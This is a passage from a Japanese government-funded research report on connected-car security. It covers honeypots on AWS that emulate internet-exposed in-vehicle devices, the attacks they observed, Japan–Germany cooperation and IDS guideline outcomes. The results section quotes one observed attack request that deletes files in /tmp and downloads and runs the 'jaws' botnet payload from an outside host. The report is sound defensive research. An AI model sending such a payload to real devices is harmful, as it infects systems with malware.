2	B	Retrofit	391	ES 59.0% MA 20.3% DE 11.9%	VODAPONE_ES / DTAG internet service
3	C	Unknown	821	US 96.5% BR 2.2%	CELLCO-PART
3	D	Unknown	85	US 84.3%	CELLCO-PART / CELLCO
4	E	Unknown	186	IT 59.1% DE4.0%	VODAPONE-IT-ASN
4	F	Unknown	88	DE 95.6%	DTAG internet service
5	G	Retrofit	104	US 9 60.0% ES 11.8% AU 10.0%	CELLCO-PART / TELEFONICA_DE_ESPANA
6	H	Built-in	5	TW 100%	HINET Data Communication
7	I	Retrofit	360	ES 99.4%	VODAPONE_ES / TELEFONICA_DE_ESPANA
8	J	Unknown	3	DE 100%	INTERNETX-AS / DTAG internet service
5	K	Retrofit	67	US 51.5% FR 19.6% CN 9.0%	CELLCO / CELLCO-PART
9	L	Built-in	144	ES 99.9%	VODAPONE_ES / TELEFONICA_DE_ESPANA




図 4-27 発見された車載器の例

探索により発見された車載機器は各国のモバイルネットワークを経由してインターネット接続していた。そのため、これらの機器への攻撃を観測するためには、囮であるハニーポットも同様にモバイルネットワーク上に設置することが理想的である。しかしながら、そのためには、当該ネットワークサービスが利用可能な地域での設置場所の確保やモバイルサービス契約が必要となり、外国での設置にはコストが掛かるため、本実験では、代替手段として、クラウドサービスの 1 つである AWS を利用した。

ハニーポットが模擬する対象の機器は、車載器探索により最も多く発見された機器 C と機器 B（表 4-20）とした。AWSEC2 で Ubuntu OS をインストールした無料インスタンス(t2.micro インスタンス)を利用し、機器 C を模擬したハニーポットは、当該機器が最も多く発見された米国のオレゴンリージョンに設置し、1 IP アドレスを割り当てた。機器 B は主に欧州で利用される機器であることから EU のフランクフルトリージョンに設置し、1 IP アドレスを割り当て配置した。

機器 C では HTTP サービスが動作しているため、当該機器を模擬するハニーポットでは HTTP サービス用の 80/tcp ポートを解放し、Docker の 80/tcp ポートにポートフォワーディングする設定とした。機器から事前に収集した応答を Docker 内にマウントされているディレクトリに配置した上で、iptables により 80/tcp への通信を許可した。また、万が一の乗っ取りに備え、自サーバからの外部に向けた SYN パケットを DROP する設定とし、外部への攻撃を遮断できるようにした。その上で、tcpdump を動作させ、通信の監視を行い、ハニーポットとしての運用を開始した。

機器 B では、SSH サービス、Telnet サービス、HTTP サービスが動作してい

るため、それぞれ 22/tcp ポートで SSH サービス、23/tcp ポートで Telnet サービス、80/tcp ポートで HTTP サービス(nginx)が動作する Docker イメージを用意し、前述の AWS 米国オレゴンリージョンに設置し、機器 C と同様のアクセス制御を行った上で運用を開始した。

4.3.3.3. 本実験の結果（ハニーポットの分析）

表 4-20 の機器 B を模倣するハニーポットを用いて、2021 年 4 月 29 日から 2021 年 5 月 29 日までの 30 日間で攻撃の観測を行なった。観測地点は AWSEU-central(フランクフルトリージョン)でハニーポットを 1IP アドレス分設置し、模倣機器では 22/tcp で SSH、23/tcp で Telnet、80/tcp で HTTP を動作させた。当該ハニーポットに届いた Telnet へのアクセスと HTTP へのリクエスト数はそれぞれ図 4-28 のようになった。




図 4-28 機器 B を模したハニーポット観測状況

Telnet への通信はマルウェア Mirai の特徴を持つ ID/Password の組み合わ

せ・ペイロードがほとんどであり、明示的にこの機器を狙っているという通信は確認されなかった。しかしながら、もし当該機器で Telnet が動作していた場合、侵入を受ける可能性がある。HTTP も同様に一般的な IoT 機器に対する攻撃が観測されており、特に WebUI の脆弱性を突いてマルウェア感染させようとする通信が多数観測された。この機器特有の攻撃は観測されていないものの脆弱な WebUI を有する機器であれば侵入を受ける可能性がある。

次に表 4-20 の機器 C を模倣するハニーポットを用いて 2022 年 9 月 12 日から 2022 年 9 月 27 日までの 16 日間で攻撃の観測を行った。観測地点は AWSUS-west2(オレゴンリージョン)でハニーポットを 1IP アドレス分設置。模倣機器では、80/tcp ポートにおいて HTTP サービスが動作している。当該ハニーポットに届いた HTTP リクエスト数を図 4-29 に示す。




図 4-29 機器 C を模したハニーポット観測状況

より詳細な分析を行うため、既存のハニーポットで観測されているパスとの比較を行い、このハニーポットでのみ観測されたパスに対する分析を行った。

攻撃の内訳としては php 系の脆弱性を狙ったアクセスが 157 種類と一番多く、

‘shell?cd+/tmp;rm+-rf+*;wget+botnet.psscc.cn/jaws;sh+/tmp/jaws’

の様にコマンドを用いてマルウェアをダウンロードするタイプのアクセスが13種類、CSSに関連する脆弱性を狙った攻撃が12種類、WordPressに関連する脆弱性を狙った攻撃が12種類という結果になった。

どちらのハニーポットについてもその機器特有の攻撃は観測されていないものの、ネットワークサービスの様々な脆弱性を狙った攻撃が多数観測されており、車載機器もそれらの脆弱性を有する可能性があることから、結果的に車載機器の動作に影響する攻撃を受けるおそれがあることが分かった。

4.3.3.4. まとめ

車載機器を狙った特有の攻撃を観測するためには、観測期間と観測地点数(利用するIPアドレス数)の増大が重要である。また、実際に車載機器が利用するモバイルネットワークにおいて観測を行うことで、それらのネットワークのみを標的とする攻撃の観測も可能となる。モバイルネットワークにハニーポットを設置する場合、当該ネットワークサービスを利用できる地域に物理的に安全なハニーポット設置場所を確保すると共に、モバイルサービス契約を行う必要がある。特に外国で設置する場合には回線契約の観点でも現地の協力者が必要であり、設置、運用のコストが高くなる点が課題である。

また、自動車領域におけるハニーポットの構築プロセス自体は、IT/IoTハニーポットと大きく変わらず、自動車領域としてユニークな点は無い。一方で、構築に関する技術的な部分については、機器探索における自動車関連のキーワードの選定等、自動車領域としてユニークに考える必要がある。また、既に広く攻撃が行われているIT/IoT領域のハニーポット構築においては、実際に観測される攻撃や脅威動向情報に応じて、どのような機器、システムをハニーポットとして用いるべきかを検討することが出来るのに対して、自動車領域、特に、今回のハニーポットシステムが対象としているインターネットからの車載器へのアクセスによる攻撃については、現状、実態が必ずしも明らかではなく、攻撃の傾向や攻撃対象の機器についても情報が限られている。そのため、どのような車載器に攻撃のリスクが存在するかを調査するための機器探索により重点を置き、その状況に応じて戦略的にハニーポットの設置を進める必要がある。

5. 日独連携

ドイツでは、連邦教育・研究省（BMBF）主導のもと、コネクテッドカー（自動運転）のセキュリティ研究開発支援を行っており、少なくとも４つのプロジェクトが行われていた。ＳＩＰは、これらのうち「SecForCARs」プロジェクトと連携していた。

ドイツの研究開発支援要件		
少なくとも以下の成果を含む必要がある。 • サイバー攻撃から車両やインフラを守るための手法 • 車両のセキュリティを検証するための手法		
#	プロジェクト名	活動テーマ
1	SATiSFy （自動運転車両への安全機能の実装）	自動運転に関わる個々のコンポーネント(センサー等)と、それらの相互影響の評価
2	SecForCARs （接続された自動運転車両のセキュリティ）	車両に対する通信を保護するための手法とツールの研究および評価
3	SecVI （車両向け通信ネットワークのセキュリティアーキテクチャ）	車両向けの、堅牢で複雑性の低いネットワークアーキテクチャの開発
4	VITAF	自動運転システムの信頼性確保 サイバー攻撃を検知し迅速に対応する仕組み サイバー攻撃を受けた場合でも安全運転への影響を回避する仕組みの開発 車両データの保護（マスキングなど）

図 5-1 ドイツの政府機関主導による研究開発プロジェクト一覧

具体的には、２０２３年２月までに計５回の日独連携ワークショップを開催した。ワークショップでは、自動車領域における脅威情報の分類方法、情報共有方法、ハニーポット、ハードウェアセキュリティおよび暗号技術等、双方の研究活動に関する意見交換を行った。

6. まとめ

6.1. 本事業の成果

本事業では、「IDS 評価ガイドライン策定」、「コネクテッドカーの脅威情報と初動支援の調査研究」２つのテーマについて、調査・検討を行った。

「IDS 評価ガイドライン策定」

本テーマでは、主に IDS 開発の立ち上げに課題がある OEM/サプライヤの車載 IDS 開発の立ち上げの加速に寄与することを目的として「IDS 評価ガイドライン」を作成した。

評価方針、要件化方法の検討及び要件化、IDS 仕様評価観点の検討及び評価観点の作成をした。また、「基本テストケース」においては、OEM 及び IDS ベンダー２社の協力のもと、実機テストを行うことによるテストケースの手順や期待値の確認を行い、その妥当性を評価した。作成したガイドラインは移管先である JASPAR 協力のもと最終化し、JASPAR への移管手続きまで完了した。

「コネクテッドカーの脅威情報と初動支援の調査研究」

本テーマでは、自動車業界のセキュリティ対応能力向上に寄与することを目的として「情報共有システムの基本仕様書」と「情報収集の手引き」を作成した。

「情報共有システムの基本仕様書」では、情報共有システムの目指すべき姿を導出し、その後、目指すべき姿を実現するための仕様を導き出した。また、目指すべき姿の達成につながると考えられる技術については、PoC を実施し、自動車業界への適用性の検証を実施した。作成した基本仕様書は、展開先である J-Auto-ISAC 協力のもと最終化した。

「情報収集の手引き」では、脅威情報の収集方法としてプレイグラウンドとハニーポットに着目した。本プレイグラウンドでは、コネクテッドシステム全体を模した環境を用意し、実施した。ハニーポットでは、インターネットから発見可能な車載器を重点的にハニーポット化し観測実験を行った。作成した手引きは、展開先である J-Auto-ISAC 協力のもと最終化した。

6.2. 総括

本事業では、昨今、車両への導入検討が進んでいる IDS に対する評価手法のガイドライン化、および自動車に関する脅威情報の収集・蓄積方法と、イ

ンシデント発生時における初動支援の基本仕様について調査研究を実施した。

車両 IDS は、今後、新たなサイバー攻撃に対応する上で、検知機能を提供する代表的な技術、製品となるが、自動車業界全体としてこの技術が同じレベルで検討が進んでいるわけではないことが一部 OEM 個社へのヒアリングを通じて分かった。また、本事業では IDS の主機能である検知機能を中心としたテスト、評価手法を主なコンテンツとしているが、実際には、システムとして、IDS だけではなく、検知結果の分析（SOC や SIEM など）やその結果に基づいた対応（サプライチェーン管理など)、復旧（修正パッチのデプロイ、配信など）を行うエンティティを含めた設計をすることが通常であり、こうした検知～復旧までのサイクルおよびシステムを考慮することが、より適切な IDS を選定することに繋がる。さらに、「IDS 評価ガイドライン」に関連する今後の更なる研究や注力する分野としては、オフ・ザ・シェルフ型以外の IDS や Ethernet 等の別のプロトコル、また、現時点では一般化できない性能をはじめとした非機能要件のテスト、評価手法などを評価対象としたり、IPS（不正侵入防止システム）に関連するガイドラインを作成したりすることが考えられる。

IT 業界で先行している脅威情報の収集、蓄積および共有における、重要な前提として、プラットフォームが共通であるという点から、脅威も共通であるという点が挙げられる。一方、自動車業界では、OEM 各社によってハードウェアレベルでアーキテクチャが異なることにより、ある脅威は特定の OEM のみの脅威にしかならない可能性が高い。しかし、IVI をはじめ、自動車領域外の既存技術の応用やそれに伴うプラットフォームの共通化が進むにつれて、共通する脅威も増加すると考えられる。加えて、攻撃事例などの実際のインシデントを分析することで、部分的に共通するコンポーネントの脆弱性が利用されている可能性があるなど、現状においても必ずしも各社固有の脅威情報だけであるとは限らない。そのため、今後ますます業界全体での脅威情報の共有が必要になると考える。また、「情報共有システムの基本仕様書」に関連する今後の更なる研究や注力する分野としては、本基本仕様を参考に共有システムを開発・導入し、継続的な運用と見直しを行うことで自動車業界により適応したものへ改善し続けることや、海外や他業界の方法論、新たな技術のキャッチアップや活用、これまで各 OEM/サプライヤが独自に調査・対応をしてきた、コネクテッドサービス（サーバやプラットフォーム等）側のセキュリティ研究が考えらえる。

情報収集においては、現時点の観測結果から、明確に自動車を狙った攻撃は確認できていない。一般に、ハニーポットは、攻撃キャンペーンなど実際

に攻撃が行われていることが明らかな場合に、最も効果が高く、有効に働く。今回のハニーポット実証実験においては、意図的に自動車を狙った実際の攻撃は観測されなかった。ただし、将来的に現状の IT 領域や IoT 機器同様に車両も定常的に狙われることになった場合、今回の調査研究成果である自動車向けハニーポットに関するノウハウが情報収集やそこで得られた新たな脅威への対策に寄与することになると考える。プレイグラウンドについては、準備した環境における脅威情報を収集するだけでなく、ハニーポット運用をより効率的に行うための検証として活用することや準備した環境をそのままインターネットに公開することでハニーポット化することも可能である等、活用シーンの多い収集方法と考えられる。これらハニーポットとプレイグラウンドを活用することで、自動車業界の脅威情報収集が促進されることを期待する。また、「情報収集の手引き」に関連する今後の更なる研究や注力する分野としては、ログを集約し円滑に分析を行うため、SIEM 等のログ分析管理ツールの活用や、海外や他業界の方法論、新たな技術のキャッチアップや活用、情報収集だけでなく、収集した情報の分析方法や精度や確度を高める研究が考えらえる。

自動車のサイバーセキュリティの確保は、自動車の安全（セーフティ）にも影響を与えることも考えられるため、最低限満たすべきセキュリティ水準や業界共通の脅威については日本の業界全体の協調領域とする、あるいは積極的に共有することが適切であり、これによりコネクテッドサービスの開発や運用効率の改善を図ることも可能となり、日本企業の国際的な競争力維持にもつながる。また、定められたセキュリティ対策や情報共有のための仕組みは、国内の業界における共有にとどめるのではなく、昨今の自動車セキュリティ開発における国際標準・標準規格に提言するなどで、日本企業の強みとして活用できるよう、戦略的に標準化団体に働きかけることも重要である。

以上を踏まえ、自動走行システムに係る情報セキュリティ活動は、重要な役割を持つものであり、業界のセキュリティ活動の発展に寄与することを期待するものである。

謝辞

IDS 実機テストでは、OEM A 様より車載ネットワークの通信データと ECU をご提供いただくとともに、イータス株式会社と Arilou Information Security Technologies Ltd.より、各社 IDS を上記 OEM 様の特定車両用にコンフィグレーションしてご提供いただいた。本事業にご協力いただいた上記 3 社に感謝の意を表す。

以上